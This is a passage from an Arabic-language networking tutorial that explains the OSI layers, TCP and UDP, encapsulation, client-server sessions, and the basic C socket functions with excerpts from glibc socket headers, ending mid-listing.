هذه الطبقات تعتمد على بعضها في أداء الوظيفة!، فمثلاً إذا فرضنا أنَّ طبقةٍ ما ولتكن ال Transport Layer، وظيفتها هي إيصال رسالة إلى ال Destination، مع التأكد مِن أنَّ الرسالة وَصَلَت، وإذا لَم تَصِل فستقوم بإعادة الإرسال. وبالنظر إلى هذه ال Service المُقُدَّمة من هذه الطبقة سَنَجِد أنها تسير كالآتي:

الطبقة التي تقع أسفل مِنها وهي ال Network Layer، تُقَدِّم Service أيضاً وهي حَمْل الرسالة من ال Source إلى ال Destination فقط، ستقوم بإيصال ال Packet مِن مَكان إلى مَكان آخر، بدون إجراء عملية التأكُد مِن الوصول وإعلام ال Source، أو إعادة الإرسال في حال حُدوث خَلل، فَهَذِه وَظيفة الطَبَقة التي تَعلوها!.

وبالتالي تَعتَمِد ال (Layer 4) على ال (Layer 3) في تقديم خَدَماتِها، وبالمِثْل.. هَذِه ال (Layer 3) سَتَعتَمِد على ال (Layer 2) في إكمال عَمَلية إيصال ال packet إلى الطَرَف الآخَر..

وهذا ما نُطلِق عليه بال "Service Block"

ما هذا ال "Service Block"..؟

إنهُ الإعتمادية بين الطبقات على بعضها البعض في أداء خدماتها.

والآن.. سَنأخُذ فِكرة عامة عَن هَذِه الطَبَقات السَبعَة:

Application Layer

هذه الطبقة التي تَظهر لل end user وتتمثل في ال Applications بأنواعها، فهي تُعتَبَر ال Interface بَينهُ وبين جميع مُتعلقات الشبكات المُختلفة.

فمثلاً يعمل في هذه الطبقة بروتوكول ال HTTP وهو المسؤول عن إرسال واستقبال طلبات عرض صفحات الوِب على مُتصفحك، كما يعمل بها أيضاً البروتوكول الشهير DNS وهو الذي يقوم بترجمة عناوين مواقع الانترنت من ال "human-readable" الى ال "32-bit Network Address"، حيث يُخَزِّن في قواعد بياناته جميع عناوين المواقع وال IP Addresses المُناظِرة لَها بطريقة "هَرَمية"، وفي أجهزة ضخمة موزعة في عدة مواضع حول العالم. يُطلَق على ال packet information في هذه ال Layer بال "Data or Message".

Presentation Layer

هذه الطبقة مسؤولة عن عملية عرض ال Data بلغة يمكن قرائتها إلى طبقة ال Application، مِما يُعطيها الكفاءة لِتشفير أو فك تشفير ال Data، ليسَت الطبقة الوحيدة التي يُمكِنُها عمل التشفير وفكه، إلا أنها تستطيع القيام بذلك تبعاً لمتطلبات ال Applications.

Session Layer

تقوم هذه الطبقة بإدارة ال "Session" التي يتم فتحها بين الأنظمة، فهي تقوم بهذه الوظائف:

Establish, manage, and terminate the connection.

أيضاً تقوم بتحديد ما إذا سيكون نوع الاتصال "Full-Duplex or Half". وأيضاً عملية ال Graceful Shutdown بدلاً من قطع الاتصال فجأة Drop.

Transport Layer

تتلخص وظيفتها بنقل ال Msgs بين ال Applications.

فهي تقوم بالآتي:

"Transport the Application Layer's Messages" بين ال (Application End points)، بالطبع بالاشتراك مع الطبقات التي تليها.. فهِيَ المسؤولة عَن بِدء ومُتابَعَة وغلْق قنوات الاتصال التي يَستَخدِمها ال Application.. هذه القنوات تُسمى "Sockets". ثم تقوم أيضاً هذه الطبقة بإعطاء عناوين ال "Destination End Point" إلى ال (Layer 3) كي تتم عملية الإرسال الفعلية كما أوضحت لك في مثال ال Service Block.

المهم.. يعمل في هذه الطبقة نوعين من أهم البروتوكولات، الأول TCP والثاني UDP.

فالأول يقوم بعملية ال Transport ولكن يقدم خدمة ال Reliable Transfer بمعنى أنه سيضمن لك وصول الرسائل المرسلة وفق الترتيب الذي أُرسِلت به "Connection Oriented"، وإعادة إرسال الرسالة إذا ما اعترضها أي

مانع من الوصول. وبالتالي فهو بطيء بعض الشيء حيث يعمل ب Algorithm معقدة قليلاً، يقوم المُبرمِج الذي يصمم ال Application بتحديد ما إذا كان سيعتمد على ال TCP أم ال UDP تبعاً لوظيفة ونوع ال Application.

نأتي إلى ال UDP وهو أقل تعقيداً من ال TCP حيث لن يضمن لك عملية التوصيل بشكل كامِل، ولهذا يُطلق عليه "Connectionless Protocol" وذلك لِيُعطي لنفسهِ الفُرصة بأن يُقلص ال Header الخاص به لِتكون عملية الإرسال سريعة.

يعتمد عليه ال DNS في عمله، لأن ال DNS من البروتوكولات التي لابد أن تعمل بسرعة عالية..

نُسَمّي ال packet هُنا "Segment".

Network Layer

هذه الطبقة عليها Load كبير بعض الشيء!، فهي تقوم بعملية نقل ال "Network-Layer Packets" من host لآخر. حيث يقوم ال TCP أو ال UDP بإمرار ال "Transport-Layer Segment" و ال "Destination Address" إلى هذه الطبقة، ثم تبدأ من هنا رحلة ال Network Layer مروراً بشبكات عديدة أثناء مسيرتها، ثُم الإنتهاء إلى ال Destination لِيَتم هُناك رفع ال Packet إلى طبقة ال Transport الخاصة بال Destination. فهي (The Network Layer) تَسْتَلِم من ال Transport Layer من جِهَة وتُسَلِّم إلى ال Transport Layer في الجِهة الأخرى.. نُسَمّي ال packet في هذه الطبقة "Datagram".

Data-Link Layer

هذه الطبقة مُتخصصه في نقل البيانات عبر ال Physical Network. مِن وَظائِفِها القيام بتوفير ال Addressing Scheme التي تُستَخْدَم لِتعريف الأجهزة بنفسها داخل الشبكة، أو كما يقولون: "Identifying Physical Devices" مثل ال MAC Address المُعطى للأجهزة وال Servers داخل الشبكة، وتقوم أيضاً ببعض الوظائف كتصحيح الأخطاء، "error correction and flow control"، وبعض الأدوار المُهمة في إدارة الإتصال على مستوى طبقة ال Data-Link كمايلي:

Active, maintain, and deactivate data-link connections

مِن أمثلة بعض البروتوكولات التي تعمل داخل هذه الطبقة.. ال Ethernet وال WiFi. نُطلَق على ال packet هُنا "Frame".


Physical Layer

هذه الطبقة تتعامل مع ال Row-bit Stream، فَهِيَ تقوم بِتوصيل ال Bits من node إلى أُخرى، والبروتوكولات المُستخدَمَة هُنا تَعتَمِد على نوع ال "Transmission Medium" المُستَخدَمَة.

فَمَثلاً تَختَلِف طَبيعة الإرسال الخاصة بِال (Twisted-Pair copper wire) عَن ال (Fiber optics) وهكذا. ال packet هنا عبارة عن "Bits"!.

لاحظ معي هذه الصورة التي توضح دور كلاً مِنهم:

الصورة تُوضِّح عملية انتقال message من client إلى server عبر الانترنت باستخدام الطبقات التي شرحناها، غير أنه في الحالة العامة يتم اختزال أول ثلاث طبقات في طبقة واحدة هي ال Application كما نرى في الشكل:




Source: Ref (5)

نأتي لِفهوم يَخُصّ عَمَلية إرسال واستقبال ال Data:

أثناء عملية الإرسال تقوم كل طبقة بإضافة بياناتها على ال Packet على هيئة Header، وكما تعني الكلمة فهي تُمَثِّل "Head" أو رأس لهذه ال Packet أو عنوان لها، وبالتالي فأثناء نزول ال packet من أعلى إلى أسفل، يَزداد حجم هَذا ال Header بِسَبَب عَملية الإضافة التي تقوم بها كُل طَبَقَة (Appending its Header info) ، نُعَبِّر عَن هَذِه ال process بِالُمصطَلح: "Encapsulation" ..وفي الجهة الأخرى سَيَسير الأمر بِالعَكس!، مِن أسفل إلى أعلى، حيثُ أنَّ ال packet قد وصلت إلى الPhysical Layer أولاً ثُمَّ ال Data-Link وهَكذا،.. وبالتالي كل طبقة منهم ستتفقَّد ال Header الذي أضافته الطبقة الُمناظِرة لها في الجِهَة الأُخرى، ثُم تقوم بِنَزع هذا ال Header، ممّا يُؤدي إلى تَناقُص حجم ال Header كلما صَعَدنا لأعلى. ونُعَبِّر عن هذه ال Process بهذا الُمصطَلَح: "Decapsulation".

الشكل يوضح عملية ال Encapsulation وال Decapsulation:



يَظهَر في الشَكل تَسميَة كُل Header يَتِم إضافتهُ ب H مَتبوعاً بأول حَرف مِن إسم الطَبَقة.. لاحِظ مَعي أنَّ ال router أثناء مَسيرة ال Packet قامَ بِعَمَل Decapsulation جُزئي، لقد قام بنزع ال frame header وأعاد صياغته بحيث يتضمن ال MAC الخاص بالجهاز الذي يقع في الجهة الأخرى من ال Subnet. وأعادَ إمرار ال packet إلى ال Host حيثُ يَحدُث ال Decapsulation الكامِل لديه كي تظهر ال message بِصيغتِها المَقروءة على شاشة ال end user.

ما يلي بعض البروتوكولات الخاصة بالطبقات التي قُمْنا بِشرحها فوق:

Layer	Protocol
Application	HTTP, SMTP, FTP, Telnet
Presentation	ASCII, MPEG, JPEG, MIDI
Session	NetBIOS, SAP, SDP, NWLink
Transport	TCP, UDP, SPX
Network	IP, IPX
Data link	Ethernet, Token Ring, FDDI, AppleTalk

هناك ملاحظة بخصوص ال Processes Communicating :

عند إنشاء Communication Session من نوع Client-Server فهذا يعني أنه لابد أن تكون هذه ال Session بين جهاز كمبيوتر مثلاً و أحد ال Servers!. رُبما يَتصِل Server ب Server آخَر ويبقى نوع ال Session أيضاً "Client-Server".

إذاً.. فما تعريف هذا النوع من ال Sessions..؟

نقوم بتعريف ال Process التي تقوم بالبدء بإنشاء الاتصال بال Client، وال Process التي تنتظر أن يتصل بها أحدهم لتبدأ معه ال Session بال Server.

لنُعطي مثال:

عِندما تُرسِل رسالة بَريد إلكتروني لِشَخصٍ ما، يقوم ال Agent الخاص بك وهو ال Outlook مثلاً على جهازك بالتواصل مع ال Mail Server الخاص بك، ثم يقوم هو بدوره بإنشاء اتصال بال Mail Server الخاص بصديقك، لاحظ ال Communication الآن يحدث بين ال Mail Servers وبالرغم من ذلك فهو من نوع Client-Server!، فيكون ال Server الخاص بك هو ال Client ونُطلق عليه "SMTP Client" والآخر هو ال Server و نُطلق عليه "SMTP Server".

ولكن مالعلاقه بين ال Network Layers و ال Network Protocols !؟

نحن الآن على علم بال Network Layers، يتبقى لنا بروتوكولات الشبكات.. مايلي تعريف مُختَصَر لها:

Networking protocols specify what types of data can be sent, how each type of message will be identified, what actions can or must be taken by participants in the conversation. precisely.. "Where in the packet header each type of required information will be placed".

The Socket

عندما نقوم بتشغيل برنامجٍ ما على الكمبيوتر، فنكون بذلك قُمنا بِفَتح Process على هذا ال O.S. أحياناً تحتاج البَرامِج أو ال (Processes) أن تتواصل مع بعضِها البعض على نفس ال O.S، هذا النوع مِنَ التواصُل يُسَمَّى "Interprocess Communication". ويَحدُث وِفق قوانين يَفرِضها ال O.S المُضيف لهم.

هذا جيد!.


ولكننا هُنا بِصَدَد التركيز على ال communications بين ال Processes التي لا تقع في نفس ال Host، أو كما نُطلِق عليها "Processes on two different end systems".

ولكي تقوم أحد هذه ال Processes أو ال Applications بإرسال رسالة أو Packet إلى ال Process الأخرى فنحن بحاجة للمُرور عبر ال "underlying network". وبالتالي تقوم هذه ال Process بإرسال الرسالة، وتقوم ال Process الثانية في الجهة الأخرى باستقبال تلك الرسالة عَبْرَ مَنْفَذ وَهمي (Logical) أو "Software Interface".. هذه ال Software Interface نُطلِق عليها "Socket".

فما هو ال "Socket" إذاً؟.

إنهُ عِبارَة عَن Interface تَقَع بين ال Application Layer و ال Transport Layer لَدَى ال Host.

الصورة التالية توضح ال Socket:



وبلغة البرمجيات، نقوم بتعريف وظيفة ال Socket بمايلي:

"It can be used to send or receive data over a network".

ذَكرنا سابقاً أنَّ المُبرمِج الذي يَقوم بِتَصميم ال Application سَيُحدِّد نوع البروتوكول المُستَخدَم في عَملية إرسال ال Data، وذلك تبعاً لِنوع ال Application، فَمَثلاً: اليوتيوب يُقدِّم لَنا خِدمَة ال Video Streaming.. هَذِه الخِدمَة يقوم بِتَوصِيلها إلينا كمُستخدمين عَبرَ بروتوكول ال TCP، بينما عند تصميم برنامج كال Internet Telephony فيكون استخدام ال UDP أفضل. وبما أننا لدينا نوعان رئيسيان من بروتوكولات الاتصال TCP & UDP.. فلدينا أيضاً نوعين رئيسيين من ال "Sockets"، نستعرضهم في الصفحة التالية.

Stream Sockets


فكرة عمله أقرب إلى فِكرة الْمُكالَمَة الهاتفية!، في كونِها مِن نوع "Two-way Communication"، بمعنى أنه بِمُجَرَّد فَتح قناة الإتصال بينهم فسيُمكِن لأيٍّ مِنهُم التحدُث، كذلك يُمكِن لأيٍّ مِنهُم التأكُد مِنَ الكلام الذي يَسمَعْهُ مِنَ الطَرَف الآخر بِأن يَسأله: هل قُلت كذا وكذا؟ ويُمكِن للآخر أن يُجيب بنعم أو لا، أو أن يُعيد لهُ الكَلام إنْ أراد!.. لابُدَّ وأنك قَد علِمتَ بأني أقصد أنَّ هذا النوع من ال Sockets سيستخدم ال TCP، لأننا هُنا مُهتمين بإيصال ال Packets دون حُدوث أيَّة Errors!.


ولذلك يَتِم استخدام هذا النوع مِن قنوات الإتصال عِندَما يَقوم مُتَصفِّحَك مَثلاً بالإتصال بال Mail Servers أو Web Servers في أي مكان!.

Datagram Sockets

هُنا يكون الاتصال أقرب إلى فكرة ال "One-way Communication"، فإذا كانَ الأول يُشبِه مُكالَمَة الهاتِف، فَهَذا يُشبِه عَمَليّة إرسالِك لِرسالة عَبرَ البَريد!، هل تتذَكر عِند نَجاحِك في أحد الإختبارات الْمُقدَّمَة مِن Cisco، ثُمَّ تقوم بِطَلَب الشهادة ك Hard copy، لِتنتظر هذا ال US Mail كي يُرسِل لكَ الشهادة، ورُبما تستغرِق رِحلة وصولها إليك أكثر مِن شهر! أليس كذلك؟، ورُبما أيضاً يَتَعثّر الأمر ولا يَصِلك شيء!.. هذا أشبه بِبُروتوكول ال UDP، إنه يُرسِل ال Packets ولا يَضمَن لَك الوصول. فتتعلَّم مِن هَذا الدرس أن تَطلُب الشَهادات بِصِيغة PDF بعد ذلك لِتَضْمَن حُصُولك عَليها ☺..

ما يلي أشكال توضِّح استخدام ال Stream Socket أثناء عملية اتصال بَين Client و Server. لاحِظ في الشكل الأول أنَّ ال output stream الخاص بِالجهاز سيذهب إلى ال Buffer ثُمَّ إلى ال Server على هيئة input والعكس عند انتقال ال data من ال Server إلى ال client.


Server OS
Client OS
Server Process
Client Process
Socket
Socket
local: 10.2.3.4:80
remote: 10.3.4.9:4
input stream
input buffer
output stream
output buffer
local: 10.3.4.9:4
remote: 10.2.3.4:80
input buffer
input stream
output buffer
output stream


SOCKETS
Port 2324
Port 23
Port 2324
Port 23
CLIENT PC
10.1.1.5
Running Telnet Client
SERVER MACHINE
10.1.1.1
Running Telnet Server on Default Telnet Port

إلى هُنا نكون قد انتهينا من هذه المرحلة الأولية.

والآن سنبدأ بالتعَمُّق قليلاً مُستخدمين الأكواد البرمجية. انتبه!، سنعتمد في الفقرات القادمة على الأساسيات التي تناولناها في الباب الأول.

هيا.. لِننطَلق!..

Socket Functions

هل تتذكَّر ال file access التي شرحناها في الباب السابق؟، كُنَّا نستخدم ال "file descriptor" لِعَمَل identify لكُل ملف يتم فتحهُ وذلك بقيام ال kernel بِرَبط هذه العملية برقم لِيكون بمثابة reference لها لدى نظام التشغيل. أيضاً ال Sockets تتعامَل بِنَفس المَنطِق، وتَستَخدِم Functions أيضاً لِأداء عَمَلها كما كانَ يَستَخدِم ال file access مجموعة مِنَ ال functions مِثل ( )write و ( )read.

تَمَّ عَمَل define لِهَذِه ال functions التي يَستَعمِلها ال Socket في هَذِه ال Lib:

```
<Sys/sockets.h>
/usr/include/sys/socket.h
```

ما يلي أول سطور من هذه ال Lib:

```
/* Declarations of socket constants, types, and functions.
   2:    Copyright (C) 1991,92,1994-2001,2003,2005,2007
   3:    Free Software Foundation, Inc.
   4:    This file is part of the GNU C Library.
```

هذه بعض ال functions الأساسية الخاصة بال Sys/Socket.h Library:

مُوضّح أسفَل كُل function وظيفتها بطريقة مُختَصَرَة. وبِما أنه قد تَكَونَت لديك خلفية لا بأس بها من الفصل السابق فأعتقد أنك سَتَفهَم وظيفتهم بنسبة تتجاوز ال 60% بإذن الله. وسنقوم بتوضيحهم مرةً أخرى داخل الأكواد في الفَقَرات القادِمَة.

```
socket(int domain, int type, int protocol)
```
Used to create a new socket, returns a file descriptor for the socket or -1 on error.

```
connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)
```
Connects a socket (described by file descriptor fd) to a remote host. Returns 0 on success and -1 on error.

```
bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)
```
Binds a socket to a local address so it can listen for incoming connections. Returns 0 on success and -1 on error.

```
listen(int fd, int backlog_queue_size)
```
Listens for incoming connections and queues connection requests up to backlog_queue_size. Returns 0 on success and -1 on error.

```
accept(int fd, sockaddr *remote_host, socklen_t *addr_length)
```
Accepts an incoming connection on a bound socket. The address information from the remote host is written into the remote_host structure, and the actual size of the address structure is written into *addr_length.
This function returns a new socket file descriptor to identify the connected socket or -1 on error.

```
send(int fd, void *buffer, size_t n, int flags)
```
Sends n bytes from *buffer to socket fd; returns the number of bytes sent or -1 on error.

```
recv(int fd, void *buffer, size_t n, int flags)
```
Receives n bytes from socket fd into *buffer; returns the number of bytes received or -1 on error.

لاحظ أنه عند إنشاء ال Socket، سنقوم بتحديد هذه الأمور:

Domain

وهو نوع ال Protocol Family فمثلاً يمكنك تحديد ما اذا كنت ستتعامل مع IPv4 أم IPv6 أم غيرهم!.

Type

ونَعني بِها ال Socket Type ما إذا كان TCP or UDP.

Protocol

سَنَترُكها 0 ..بِمَعنى unspecified لأننا حَدَدْنا نوع ال protocol في ال Argument الأولى مُسبَقاً.

هَذِه ال protocol families تَمَّ عَمَل define لَها عَبْرَ هَذا المَسار: /bits/socket.h

سَنأخُذ مُحتويات هذه ال library على عِدَّة أجزاء..

لنبدأ بأول جزء، وهو الخاص بال protocol families:

```
/* Protocol families. */
#define PF_UNSPEC 0 /* Unspecified. */
#define PF_LOCAL 1 /* Local to host (pipes and file-domain). */
#define PF_UNIX PF_LOCAL /* Old BSD name for PF_LOCAL. */
#define PF_FILE PF_LOCAL /* Another nonstandard name for PF_LOCAL. */
#define PF_INET 2 /* IP protocol family. */
#define PF_AX25 3 /* Amateur Radio AX.25. */
#define PF_IPX 4 /* Novell Internet Protocol. */
#define PF_APPLETALK 5 /* Appletalk DDP. */
#define PF_NETROM 6 /* Amateur radio NetROM. */
#define PF_BRIDGE 7 /* Multiprotocol bridge. */
#define PF_ATMPVC 8 /* ATM PVCs. */
#define PF_X25 9 /* Reserved for X.25 project. */
#define PF_INET6 10 /* IP version 6. */
...
```

الجُزء الثاني وهو خاص بِأنواع ال Sockets:

```
/* Types of sockets. */
enum __socket_type
{
   SOCK_STREAM = 1, /* Sequenced, reliable, connection-based byte
streams. */
#define SOCK_STREAM SOCK_STREAM
